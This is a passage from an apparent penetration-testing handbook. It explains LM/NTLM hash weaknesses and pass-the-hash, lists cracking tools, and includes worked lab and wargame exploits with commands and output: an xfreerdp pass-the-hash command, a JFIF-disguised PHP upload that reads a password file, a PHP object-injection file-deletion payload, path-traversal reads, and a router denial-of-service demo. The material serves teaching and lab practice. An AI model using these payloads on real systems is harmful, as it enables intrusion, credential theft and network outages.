       ConcatenationOf( DES( UpperCase( Passwd)[0..6],"KGS!@#$%"),
                 DES( UpperCase( Passwd)[7..13],"KGS!@#$%"))
EndDefine
```

But in NTLMv2 is named LMv2 and is basically a truncated NTLMV2 hash (which is seeded with the user & domain):

```
Define LMOWFv2(Passwd, User, UserDom) as NTOWFv2(Passwd, User, UserDom)
EndDefine

Define NTOWFv2(Passwd, User, UserDom) as HMAC_MD5(
  MD4(UNICODE(Passwd)), UNICODE(ConcatenationOf( Uppercase(User), UserDom)))
EndDefine
```

The LMv2 password hash is the same hash as the NTLMv2 password hash! Why bother to do this?

From Implementing CIFS - 2.8.5.6 Insult to Injury: LMv2:

> There is yet one more small problem with the NTLMv2 Response, and that problem is known as pass-through authentication. Simply put, a server can pass the authentication process through to an NT Domain Controller. The trouble is that some servers that use pass-through assume that the response string is only 24 bytes long.
>
> You may recall that both the LM and NTLM responses are, in fact, 24 bytes long. Because of the blob, however, the NTLMv2 response is much longer. If a server truncates the response to 24 bytes before forwarding it to the NT Domain Controller almost all of the blob will be lost. Without the blob, the Domain Controller will have no way to verify the response so authentication will fail.
>
> To compensate, a simpler response–known as the LMv2 response–is also calculated and returned alongside the NTLMv2 response. The formula is identical to that of NTLMv2, except that the blob is really small.:
>
> ```
> blip = RandomBytes( 8 );
> data = concat( ServerChallenge, 8, blip, 8 );
> hmac = HMAC_MD5( v2hash, 16, data, 16 );
> LMv2resp = concat( hmac, 16, blip, 8 );
> ```
>
> The “blip”, as we’ve chosen to call it, is sometimes referred to as the “Client Challenge”. If you go back and look, you’ll find that the blip value is also included in the blob, just after the timestamp. It is fairly easy to spot in packet captures. The blip is 8 bytes long so that the resulting LMv2 Response will be 24 bytes, exactly the number needed for pass-through authentication.
>
> If it is true that the contents of the blob are not checked, then the LMv2 Response isn’t really any less secure than the NTLMv2 Response–even though the latter is bigger.

LMv2 response is designed to have compatibility with older servers (LM response) yet add security by using an MD4 password hash and the NTLMv2 hash, along with a client nonce as in NTLMv2.

From The NTLMv2 Response:

> The LMv2 response … it is effectively a “miniature” NTLMv2 response, obtained as follows (see Appendix D for a sample Java implementation):
>
> 1. The NTLM password hash is calculated (the MD4 digest of the Unicode mixed-case password).
> 2. The Unicode uppercase username is concatenated with the Unicode authentication target (domain or server name) presented in the Target Name field of the Type 3 message. The HMAC-MD5 message authentication code algorithm is applied to this value using the 16-byte NTLM hash as the key. This results in a 16-byte value - the NTLMv2 hash.
> 3. A random 8-byte client nonce is created (this is the same client nonce used in the NTLMv2 blob).
> 4. The challenge from the Type 2 message is concatenated with the client nonce. The HMAC-MD5 message authentication code algorithm is applied to this value using the 16-byte NTLMv2 hash (calculated in step 2) as the key. This results in a 16-byte output value.
> 5. This value is concatenated with the 8-byte client nonce to form the 24-byte LMv2 response.

### LMv2 session key better

From The LMv2 User Session Key:

> The LMv2 User Session Key offers several improvements over the NTLMv1-based keys. It is derived from the NTLMv2 hash (itself derived from the NTLM hash), which is specific to the username and domain/server; additionally, both the server challenge and client nonce provide input to the key calculation. The key calculation can also be stated simply as the HMAC-MD5 digest of the first 16 bytes of the LMv2 response (using the NTLMv2 hash as the key).

### LM hash weakness

The LM hash has several weaknesses; from LM hash:

> Firstly, **passwords are limited to a maximum of only 14 characters**, giving a theoretical maximum keyspace of $95^{14} \approx 2^{92}$ with the 95 ASCII printable characters.
>
> Secondly, **passwords longer than 7 characters are divided into two pieces and each piece is hashed separately; this weakness allows each half of the password to be attacked separately at exponentially lower cost than the whole**, as only $95^7 \approx 2^{46}$ different 7-character password pieces are possible with the same character set. By mounting a brute force attack on each half separately, **modern desktop machines can crack alphanumeric LM hashes in a few hours**. In addition, all lower case letters in the password are changed to upper case before the password is hashed, which further reduces the key space for each half to $69^7 \approx 2^{43}$.
>
> **The LM hash also does not use cryptographic salt, a standard technique to prevent pre-computed dictionary attacks. A time-memory trade-off cryptanalysis attack, such as a rainbow table, is therefore feasible.** In addition, **any password that is shorter than 8 characters will result in the hashing of 7 null bytes, yielding the constant value of 0xAAD3B435B51404EE, hence making it easy to identify short passwords on sight.** In 2003, Ophcrack, an implementation of the rainbow table technique, was published. It specifically targets the weaknesses of LM encryption, and includes **pre-computed data sufficient to crack virtually all alphanumeric LM hashes in a few seconds.** Many cracking tools, e.g. RainbowCrack, L0phtCrack and Cain, now incorporate similar attacks and make cracking of LM hashes fast and trivial.
>
> A final weakness of LM hashes lies in their implementation — since **they change only when a user changes their password, they can be used to carry out a pass the hash attack.**

### NTLMv1 hash weakness

From Hello My name is Microsoft and I have a credential problem:

> There are two primary versions of NTLM in use today. The older version, sometimes referred to as NTLMv1 (also known as MS-CHAPv2) has been completely broken. Please refer to Moxie Marlinspike and David Hutton's talk last year at Defcon 20 for more details. Their attack allows the initial password hash to be recovered, thus enabling PTH attacks. While their talk specifically talks about MS-CHAPv2, the authentication process is the exactly same for NTLMv1. A third security researcher, Mark Gamache, released a tool to pull out the necessary parts and run the NTLMv1 hash against Moxie's Cloudcrack service. The other NTLM protocol in use, NTLMv2 has corrected many of the problems with NTLMv1, however it still affords an opportunity for the plaintext password to be cracked directly if captured on the wire.

While Moxie's tool works for PPTP VPNs and WPA2 Enterprise network captures; the chapcrack parses the network capture to get the tokens to submit to the CloudCracker online cracking service. Mark Gamache realized that MS-CHAPv2 is uses NTLMv1 authentication so provided instructions to use CloudCracker on NTLMv1 captured challenge responses. Restated, a tool like Responder can be used to capture NTLMv1 challenge responses and CloudCracker can be used to determine the NTLMv1 hash used. All this is done without compromising the host (or even logging onto it). Having the NTLMv1 hash allows doing Pass the hash.

So NTLMv1 is broken, as is LM. All you have to do is get a client to use NTLMv1 and not NTLMv2.

### NTLM2 Session Response hash & authentication

From NTLM Version 2:

> The NTLM2 session response is interesting in that it can be negotiated between a client and server that support the newer schemes, even in the presence of an older domain controller that does not.
>
>> Essentially, this allows upgraded clients and servers to use the NTLM2 Session Response in networks where the domain controller has not yet been upgraded to NTLMv2 (or where the network administrator has not yet configured the LMCompatibilityLevel registry setting to use NTLMv2).

So NTLM2 allows using the improved NTLMv2 session security while retaining the NTLMv1 authentication.

From The NTLM2 Session Response:

> The NTLM2 session response can be employed in conjunction with NTLM2 session security (it is made available with the “Negotiate NTLM2 Key” flag). This is used to provide enhanced protection against precomputed dictionary attacks (particularly Rainbow Table-based attacks) in environments which do not support full NTLMv2 authentication.
>
> The NTLM2 session response replaces both the LM and NTLM response fields as follows (see Appendix D for a sample implementation in Java):
>
> 1. A random 8-byte client nonce is created.
> 2. The client nonce is null-padded to 24 bytes. This value is placed in the LM response field of the Type 3 message.
> 3. The challenge from the Type 2 message is concatenated with the 8-byte client nonce to form a session nonce.
> 4. The MD5 message-digest algorithm (described in RFC 1321) is applied to the session nonce, resulting in a 16-byte value.
> 5. This value is truncated to 8 bytes to form the NTLM2 session hash.
> 6. The NTLM password hash is obtained (as discussed, this is the MD4 digest of the Unicode mixed-case password).
> 7. The 16-byte NTLM hash is null-padded to 21 bytes.
> 8. This value is split into three 7-byte thirds.
> 9. These values are used to create three DES keys (one from each 7-byte third).
> 10. Each of these keys is used to DES-encrypt the NTLM2 session hash (resulting in three 8-byte ciphertext values).
> 11. These three ciphertext values are concatenated to form a 24-byte value. This is the NTLM2 session response, which is placed in the NTLM response field of the Type 3 message.

### NTLM2 Session Response session key

From The NTLM2 Session Response User Session Key:

1. The NTLM User Session Key is obtained as outlined previously.
2. The session nonce is obtained (discussed previously, this is the concatenation of the Type 2 challenge and the nonce from the NTLM2 session response).
3. The HMAC-MD5 algorithm is applied to the session nonce, using the NTLM User Session Key as the key. The resulting 16-byte value is the NTLM2 Session Response User Session Key.

The NTLM2 Session Response User Session Key is notable in that it is calculated between the client and server, rather than at the domain controller. The domain controller derives the NTLM User Session Key and supplies it to the server, as before; if NTLM2 session security has been negotiated with the client, the server then takes the HMAC-MD5 digest of the session nonce using the NTLM User Session Key as the MAC key.

## 8.10.7 Exploiting LM/NTLM hashes

### Attacking LM/NTLM/NTLMv2

Most attacks fall into one of these categories:

**Online password guessing** This technique can guess only a limited number of passwords per second and generate lots of network traffic. Password guessing can use a dictionary or brute force selected sets of passwords.

**Offline password cracking** This technique can generate large volumes of guesses. Password guessing can use a dictionary or brute force selected sets of passwords.

**Pre-computed hashes** A Rainbow table can be used for LM or NTLM hashes (but not NTLMv2).

**Pass the hash** Hashes are dumped on the victim machine and added to the local LSASS of the attacker's machine. The the attacker can exploit other resources on the network.

**Relay attack** An attacker gets a client to try to authenticate to a servive they control using NTLM; when the victim's LSASS tries to automatically authenticate the attacker forwards the challenge back to the victim and continues the authentication exchange. The relay attack does not work against domain controllers as they require SMB signing.

### Defending LM/NTLM/NTLMv2

See How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases to avoid having the LM hash stored. The easiest way to avoid LM hashes is to make the password too long (15+ characters) so there is no valid LM hash to store.

Avoid using LM and NTLM authentication; use NTLMv2 authentication.

To avoid this set CachedLogonsCount to 0 for desktops and 1 for laptops.

Disable the "Debug Programs" right to avoid reading hashes from memory.

Keep reversible encryption disabled.

Use 2-factor authentication. .. todo:: 2 factor not so good

Use HIDS and NIDS monitoring.

### Silently offering NTLM hashes

Windows attempts at SSO will silently offer to authenticate users via NTLM authentication. For example, Integrated Windows Authentication allows web browsers to silently offer NTLM hashes when access web resources. And the Responder tool impersonates a variety of servers to send "poisoned" responses to get clients to offer their credentials.

### Salting hashes make cracking passwords harder

Since the NONCE (the challenge) is generated randomly, capturing the NONCE's hash won't help authenticating against a different NONCE. But the NONCE/hash pair can be useful to crack the password. And when the password's hash is not salted (as is the case for the LM and NTLMv1 hashes, but not NTLMv2 hashes), using Rainbow table become a fast, practical was of cracking passwords.

From Salt (cryptography):

> In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. The primary function of salts is to defend against dictionary attacks versus a list of password hashes and against pre-computed rainbow table attacks.
>
> A new salt is randomly generated for each password. **In a typical setting, the salt and the password are concatenated and processed with a cryptographic hash function, and the resulting output (but not the original password) is stored with the salt in a database. Hashing allows for later authentication while protecting the plaintext password in the event that the authentication data store is compromised.**

Salting a password means that different users having the same password will have different password hashes stored; it also means rainbow tables get impractically large.

### Rainbow table attacks on LM, NTLM

From Rainbow table:

> A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters. It is a practical example of a space/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash. Use of a key derivation function that employs a salt makes this attack infeasible.

List of Rainbow Tables provides both LM and NTLM rainbow tables for the RainbowCrack GPU, and videos showing their use. The tables are for a fixed hash algorithm (LM, NTLM, MD5, SHA1), character set (ASCII, mixed case alphanumeric, lower case alphanumeric), and plaintext length.

Why is the lack of a salt so bad (when combined with shorter effective passwords like in LM)? Consider the case of the tool Responder; it uses a fixed NONCE (challenge) of 1122334455667788. Now since the LM password hash is not salted, we could pre-compute all (password, NONCE hash value) pairs and save them in a table. Then any capture challenge response of (NONCE, NONCE hash value) use the NONCE hash value to look up the password. (Rainbow tables are actually a little more complicated than that.) Simply salting the LM hash with, say, the user's userid would make every LM hash sharing the password "password" different, forcing us to pre-computer all possible (USERID, password, NONCE hash value)'s which requires impractically more storage and time.

### Dictionary attacks

### Brute-force attacks

### Pass the hash attacks

### It's hard to eliminate Pass the hash

From Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques:

> What is the PtH attack?
>
> The Pass-the-Hash (PtH) attack and other credential theft and reuse types of attack use an iterative two stage process. First, an attacker must obtains local administrative access on at least one computer.. Second, the attacker attempts to increase access to other computers on the network by:
>
> 1. Stealing one or more authentication credentials (user name and password or password hash belonging to other accounts) from the compromised computer.
> 2. Reusing the stolen credentials to access other computer systems and services.
>
> This sequence is often repeated multiple times during an actual attack to progressively increase the level of access that an attacker has to an environment.
>
> . . . In order for an attacker to reuse a stolen password hash on another host, the following requirements must be met:
>
> 1. The attacker must be able to contact the remote computer over the network, and the computer must have listening services that accept network connections.
> 2. The account and corresponding password hash value obtained from the compromised computer must be valid credentials on the computer being authenticated to (for example, if both computers are in the same domain, or local accounts with the same user name and password exist on both computers).
> 3. The compromised account must have the Network Logon user right on the remote computer.
>
>    Password hashes may only be used for network logons, but plaintext passwords may be used to authenticate interactively. Plaintext passwords can allow an attacker to access other services and features, such as Remote Desktop.
>
> . . . It is important to reiterate that the attacker must have administrative access on the initial compromised computer in order to steal these credentials. Administrative Access to a computer can include the ability to run a program or script with an account in the local Administrators group, but this type of access can also be achieved through the use of "admin-equivalent" privileges, such as those used for "Debug programs," "Load and unload device drivers" or "Take ownership" privileges.
>
> With administrative access, an attacker can steal credentials from several locations on the computer, including:
>
> - The Security Accounts Manager (SAM) database.
> - Local Security Authority Subsystem (LSASS) process memory.
> - Domain Active Directory Database (domain controllers only).
> - The Credential Manager (CredMan) store.
> - LSA Secrets in the registry.

Later, the article asks "Why can't Microsoft release an update to address this issue?" It boils down to 3 reasons:

1. Credentials can't be hidden long term; attackers will figure out where they are.
2. Local administrators have complete control over the machine so can get hashes.
3. Preserving the SSO experience means credentials can be reused.

### Pass the hash example

Pass the hash uses a LM/NTLM hash for authentication. Passing the Hash with Remote Desktop is an example using the **xfreerdb** RDP application to authenticate as user "offsec" in domain "win2012" via a hash:

```
xfreerdp /u:offsec /d:win2012 /pth:8846f7eaee8fb117ad06bdd830b7586c /v:192.168.2.102
```

Of course you have to get a hash and that requires either administrative rights, "Debug Program" rights, or cracking a password.

#### Still viable despite KB2871997

KB2871997 attempts to mitigate pass the hash. Read An Overview of KB2871997 for a summary of the changes. Basically local accounts can't be used to access remote systems. Microsoft Security Advisory 2871997 documents the set of patches.

However, from Pass-the-Hash is Dead: Long Live Pass-the-Hash:

> It's true, Microsoft has definitely raised the bar: accounts that are **members of the localgroup "Administrators" are no longer able to execute code with WMI or PSEXEC, use schtasks or at, or even browse the open shares on the target machine. Oh, except (as pwnag3 reports and our experiences confirm) the RID 500 built-in Administrator account, even if it's renamed. While Windows 7 installs will now disable this account by default and prompt for a user to set up another local administrator, many organizations used to standard advice and compliance still have loads of RID 500 accounts, enabled, all over their enterprise.** Some organizations rely on this account for backwards compatibility reasons, and some use it as a way to perform vulnerability scans without passing around Domain Admin credentials.
>
> . . . Also, these local admin accounts should still work with psremoting if it's enabled. Some organizations will leave the WinRM service still running as an artifact of deployment, . . . plaintext credentials can be specified for a remote PowerShell session as well as hashes through some existing Metasploit modules.
>
> . . . So here we are, with the RID 500 local Administrator account, as well as any domain accounts granted administrative privileges over a machine, still being able to utilize Metasploit or the passing-the-hash toolkit to install agents or execute code on target systems.

And there are more tricks in What Did Microsoft Just Break with KB2871997 and KB2928120:

> First lets dissect the "pass the hash killer", KB2871997. tl;dr => local accounts can no longer be used to access remote systems, either via simple network logon or interactive login. . . . HOWEVER, in my testing, the above holds true for any local account on the system EXCEPT the default Administrator (SID 500) account. Keep in mind, a renamed administrator account is still a SID 500. As long as the account is of the SID 500 flavor, it appears to still work as it has in the past. . . . Another key point is that you can STILL pass the hash. Domain hashes and SID 500 hashes can all be passed.
>
> KB2871997 also does sort of address the mimikatz issue of pulling clear text credentials out of memory. . . . Bottom line, most users just X out of their RDP session so your mimikatz tricks should still work.
>
> Moving on to the GPO Preferences issue. tl;dr => the patch only disables the ability to store passwords for NEWLY added local accounts. If the network admin has ever used this functionality in the past to store a password, they would have had to MANUALLY remove the Groups.xml file from the SYSVOL share or delete and re-add their user post patch. Otherwise, simply browse to SYSVOL like normal and grab the Groups.xml file and decrypt away using Chris Gates script.

## 8.11 Password Cracking Resources

### 8.11.1 Password Cracking Articles

Our purpose here is to provide links to existing web resources. This article series provides a good general introduction:

- Password Cracking
  - Hack Like a Pro: How to Crack Passwords, Part 1 (Principles & Technologies)
  - Hack Like a Pro: How to Crack Passwords, Part 2 (Cracking Strategy)
  - Hack Like a Pro: How to Crack Passwords, Part 3 (Using Hashcat)
  - Hack Like a Pro: How to Crack Passwords, Part 4 (Creating a Custom Wordlist with Crunch)
  - Hack Like a Pro: How to Crack Passwords, Part 5 (Creating a Custom Wordlist with CeWL)

## 8.11.2 Password Cracking Tools

- SecTools.Org Password Crack Tools
- Kali Linux Tools Listing

## 8.11.3 Password Lists

### Pre-existing lists

- Passwords
- korelogic
- OpenWall wordlists collection (all.gz has over 5M)
- Dictionaries + Wordlists
- Massive collection of password wordlists to recover your lost password
- The Password Project
- acid dr0p Password List & Tools
- Ultimate Password List

### Generating lists

Search for CeWL, CRUNCH, CUPP, and WyD.

## 8.11.4 Online attacks

- THC-Hydra

## 8.11.5 Offline attacks

- John the Ripper password cracker

## 8.12 PHP & MySQL Shortcomings

### 8.12.1 PHP & MySQL are both bad

See PHP: a fractal of bad design for a list of the many PHP shortcomings. It is often combined with MySQL - see Do Not Pass This Way Again for a list of the many problems with MySQL.

### 8.12.2 Exploit-DB PHP vulnerabilities

Read Web vulnerabilities to gain access to the system for a good introduction to a number of clever PHP vulnerabilities.

### 8.12.3 OWASP PHP vulnerabilites

OWASP Category:Vulnerability includes a number of vulnerabilities related to PHP.

#### OWASP Unrestricted File Upload

This is covered adequately elsewhere, so we mostly provide links to these references.

A good & short introduction is How to shell a server via image upload and bypass extension + real image verification.

The OWASP article is OWASP Unrestricted File Upload, especially the section "Weak Protection Methods and Methods of Bypassing". Read "Using Black-List for Files' Extensions", "Using White-List for Files' Extensions", "Using "Content-Type" from the Header", and "Using a File Type Recogniser".

For "Using a File Type Recogniser" we provide one concrete example for their first method: "Sometimes the recognisers just read the few first characters (or header) of the files in order to check them. In this case, an attacker can insert the malicious code after some valid header." Specifically, we'll use the JPEG File Interchange Format File format structure to place 11 bytes at the beginning of a PHP file to indicate it is a JPEG file:

> The challenge OverTheWire Natas teaches the basics of serverside web security. Natas Level 13 -> 14 (user id nata13, password "jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY") is backed by a server-side script using `exif_imagetype` check to make sure the uploaded file is an image file. Here we bypass the image type check by setting the first 11 bytes of the PHP file to the JFIF header values, tricking the server into uploading php that displays the contents of the file `/etc/natas_webpass/natas14` (password for the next Natas level). The php exploit code is:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
# upload to web server and capture saved filename
upload=$( \
  curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
    --form filename=natas14.php \
    --form uploadedfile=@natas14.php \
    --form submit="Upload File" \
    http://natas13.natas.labs.overthewire.org/index.php \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\"*}
curl --silent \
     --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
     http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1 | tr -cd '[:print:]'  | sed -e 's/^.*PASS//;s/$/\
/'
```

Running this gives the Natas 14 password:

```
hacker@kali:~$ # JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 +␣
↪\x10 + "JFIF" + \x00
hacker@kali:~$ JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
hacker@kali:~$ EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/
↪natas14"); ?>'
hacker@kali:~$ echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
hacker@kali:~$ # upload to web server and capture saved filename
hacker@kali:~$ upload=$( \
>   curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>     --form filename=natas14.php \
>     --form uploadedfile=@natas14.php \
>     --form submit="Upload File" \
>     http://natas13.natas.labs.overthewire.org/index.php \
>   | grep 'a href="upload/' \
> )
hacker@kali:~$ file=${upload#*upload/}
hacker@kali:~$ file=${file%%\"*}
hacker@kali:~$ curl --silent \
>      --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>      http://natas13.natas.labs.overthewire.org/upload/$file |
> tail -n1 | tr -cd '[:print:]'  | sed -e 's/^.*PASS//;s/$/\
> /'
Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

So we bypassed the image file check by setting the first 11 bytes of the PHP file to those indicating a JPEG file.

## OWASP PHP Object Injection

From OWASP PHP Object Injection:

> PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the unserialize() PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope.
>
> In order to successfully exploit a PHP Object Injection vulnerability two conditions must be met:
>
> - The application must have a class which implements a PHP magic method (such as __wakeup or __destruct) that can be used to carry out malicious attacks, or to start a "POP chain".
> - All of the classes used during the attack must be declared when the vulnerable unserialize() is being called, otherwise object autoloading must be supported for such classes.

We'll provide a little bit more detail on OWASP's Example 1. __destruct() is one of PHP's Magic Methods. The idea is there's a PHP class Example1 that gets unserialized (after presumably being serialized). It contains a __destruct() function that deletes the object's cache file. The exploit tampers with a saved Example1 serialization to change the file to an arbitrary file, causing that file to be deleted:

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

The object Example1 deletes it's $cache_file upon destruction and the exploiter wants instead to delete a PHP file. All they need do is create a serialized Example1 where $cache_file is set to a reference to the PHP file to be deleted (say `../../index.php` to make the `/var/www/cache/tmp/$file` reference delete `/var/www/index.php`). This is done with a short PHP script declaring a class Example1, modifying the $cache_file variable as needed, then getting the serialized value (to be used later as input to a vulnerable PHP script):

```php
<?php
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

$temp = new Example1();
$temp->cache_file = "../../index.php";
print serialize($temp);
?>
```

Running this gives the serialized output `O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}`. So then the following URL will cause `index.php` to be deleted when the unserialized data object is destroyed:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../
↪index.php";}
```

### 8.12.4 PHP Protocols and Wrappers

Supported Protocols and Wrappers currently lists: file://, http://, ftp://, php://, zlib://, data://, glob://, phar://, ssh2://, rar://, ogg://, and expect://. Not all these are supported by all PHP servers, but the most important 2 for us are data:// and php://.

#### data://

The PHP protocols are similar to Data URI scheme. There, Google's XSS game (solutions at *Google's XSS Game*) level 6 can be solved using https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo"). Instead of loading a JavaScript file from some remote location, `data:text/javascript,...` supplies the data. Level 5 can be solved via `https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("boo")`, again using `javascript:alert("boo")` to specify the JavaScript directly instead of a file.

#### php://

php:// allows accessing various I/O streams.

#### php://filter

php://filter permits the application of a filter to a stream. The List of Available Filters includes String Filters (see String Functions), Conversion Filters (most importantly base64_encode() and base64_decode()), Compression Filters, and Encryption Filters. A sequence of filters can be piped together using "|":

```
readfile("php://filter/read=string.toupper|string.rot13/resource=http://www.example.
↪com");
```

Challenge *OwlNest* uses php://filter to download instead of execute PHP files by converting them to base64 (making them not PHP source):

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL='http://owlnest.com/uploadform.php'
PHP=uploadform.php
curl --silent --cookie $COOKIES \
  $URL?page=php://filter/convert.base64-encode/resource=$PHP \
  | base64 -d -w 0 \
  | tee $PHP
```

Without the php://filter/convert.base64-encode the PHP file would be executed and the contents would not be viewable.

#### php://fd

php://fd allows direct access to a file descriptor like php://fd/9, though sometimes it will have to be referenced via `/proc/self/fd/9`. Challenge *Kioptrix Level 4* uses `/proc/self/fd/9` which is mapped to the PHP session data:

```
# on kioptrix4 - cat of /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76
john@Kioptrix4:/var/lib/php5$ sudo cat sess_e67efa732b9b15b6def9824e1200db76
myusername|s:4:"user";mypassword|s:12:"' OR 1=1-- -";

# on kali - fetch /proc/self/fd/9 using the matching cookie
hacker@kali:~/pentest/kioptrix4/exploit$ cat $COOKIES
kioptrix4.com FALSE   /       FALSE   0       PHPSESSID      ␣
↪e67efa732b9b15b6def9824e1200db76
hacker@kali:~/pentest/kioptrix4/exploit$ FILE='../../../../../../proc/self/fd/9'
hacker@kali:~/pentest/kioptrix4/exploit$ URL="http://kioptrix4.com/member.php?
↪username=$FILE%00"
hacker@kali:~/pentest/kioptrix4/exploit$ curl --silent --cookie $COOKIES -L $URL
myusername|s:4:"user";mypassword|s:12:"' OR 1=1-- -";
```

So kioptrix4 uses `fd/9` to access the PHP session data.

## 8.13 Vulnerabilites

### 8.13.1 `4addr` router DOS

#### the exploit & `4addr`

There is a vulnerability in some (home) routers that can take down the router's wired and wireless networks just by attempting to connect to the wireless network with a wireless interface having the `4addr` option set. It is significant that any attacker can scan for wireless networks and attack the router just by trying to connect.

From Using 4-address for AP and client mode:

> In some situations it might be useful to run a network with an Access Point and multiple clients, but with each client bridged to a network behind it. For this to work, both the client and the AP need to transmit 4-address frames, containing both source and destination MAC addresses. … 4-address mode is not compatible with other WDS implementations, ie, you'll need all endpoints using this mode in order for WDS to work appropriately.

So instead of the normal 3 MAC addresses, 4 are transmitted. From Wireless distribution system:

> WDS may be incompatible between different products (even occasionally from the same vendor) since the IEEE 802.11-1999 standard does not define how to construct any such implementations or how stations interact to arrange for exchanging frames of this format. The IEEE 802.11-1999 standard merely defines the 4-address frame format that makes it possible.

Just what we need for an exploit.

#### exploit details

For this demo we used 3 devices: the target ROUTER providing a wired network and wireless network (SSID "WIFI" here); a Kali Linux HACKER laptop; and a wired local DESKTOP to demo the router failure.

On HACKER, we insure network-manager is stopped and set the wlan0 interface `4addr` on:

```
hacker@kali:~$ WLAN=wlan0
hacker@kali:~$ sudo service network-manager stop
hacker@kali:~$ sudo iw dev $WLAN set 4addr on
```

On DESKTOP we start a `ping` to show the ROUTER's wired connectivity working:

```
user@desktop:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.455 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.335 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.321 ms
##################### SNIP #####################
```

Now that the `ping` is running, begin the attack from HACKER by starting up network-manager and try to connect to SSID “WIFI”. You don’t even need to know the password - you just have to try to connect over a `4addr` wireless interface:

```
hacker@kali:~$ sudo service network-manager start
hacker@kali:~$ # use the network-manager GUI to connect to SSID "WIFI"
hacker@kali:~$ #   enter the wrong password to mimick attacking an unknown network
```

On DESKTOP the `ping` will eventually show the network failure:

```
64 bytes from 192.168.1.1: icmp_seq=52 ttl=64 time=0.339 ms
64 bytes from 192.168.1.1: icmp_seq=53 ttl=64 time=0.334 ms
64 bytes from 192.168.1.1: icmp_seq=54 ttl=64 time=0.406 ms
64 bytes from 192.168.1.1: icmp_seq=55 ttl=64 time=0.374 ms
64 bytes from 192.168.1.1: icmp_seq=56 ttl=64 time=0.367 ms
From 192.168.1.28 icmp_seq=100 Destination Host Unreachable
From 192.168.1.28 icmp_seq=101 Destination Host Unreachable
From 192.168.1.28 icmp_seq=102 Destination Host Unreachable
From 192.168.1.28 icmp_seq=103 Destination Host Unreachable
From 192.168.1.28 icmp_seq=104 Destination Host Unreachable
From 192.168.1.28 icmp_seq=105 Destination Host Unreachable
From 192.168.1.28 icmp_seq=106 Destination Host Unreachable
##################### SNIP #####################
```

Both ROUTER’s wired and wireless networks are now busted, requiring power cycling the ROUTER to fix. If we left the HACKER machine configuration the same, every recycle would lead to a busted network. To allow ROUTER’s network to recover, turn off network-manager and set `4addr` off:

```
hacker@kali:~$ WLAN=wlan0
hacker@kali:~$ sudo service network-manager stop
hacker@kali:~$ sudo iw dev $WLAN set 4addr off
```

Now power cycle the ROUTER and watch the ping start working:

```
From 192.168.1.28 icmp_seq=170 Destination Host Unreachable
From 192.168.1.28 icmp_seq=171 Destination Host Unreachable
From 192.168.1.28 icmp_seq=172 Destination Host Unreachable
From 192.168.1.28 icmp_seq=173 Destination Host Unreachable
From 192.168.1.28 icmp_seq=174 Destination Host Unreachable
64 bytes from 192.168.1.1: icmp_seq=175 ttl=64 time=0.456 ms
64 bytes from 192.168.1.1: icmp_seq=176 ttl=64 time=0.503 ms
64 bytes from 192.168.1.1: icmp_seq=177 ttl=64 time=0.419 ms
64 bytes from 192.168.1.1: icmp_seq=178 ttl=64 time=0.341 ms
```

### 8.13.2 BadUSB

From Firmware - Security risks:

> Mark Shuttleworth, founder of the Ubuntu Linux distribution, has described proprietary firmware as a security risk, saying that "firmware on your device is the NSA's best friend" and calling firmware "a trojan horse of monumental proportions". He has pointed out that low-quality, closed source firmware is a major threat to system security: "Your biggest mistake is to assume that the NSA is the only institution abusing this position of trust – in fact, it's reasonable to assume that all firmware is a cesspool of insecurity, courtesy of incompetence of the highest degree from manufacturers, and competence of the highest degree from a very wide range of such agencies".
>
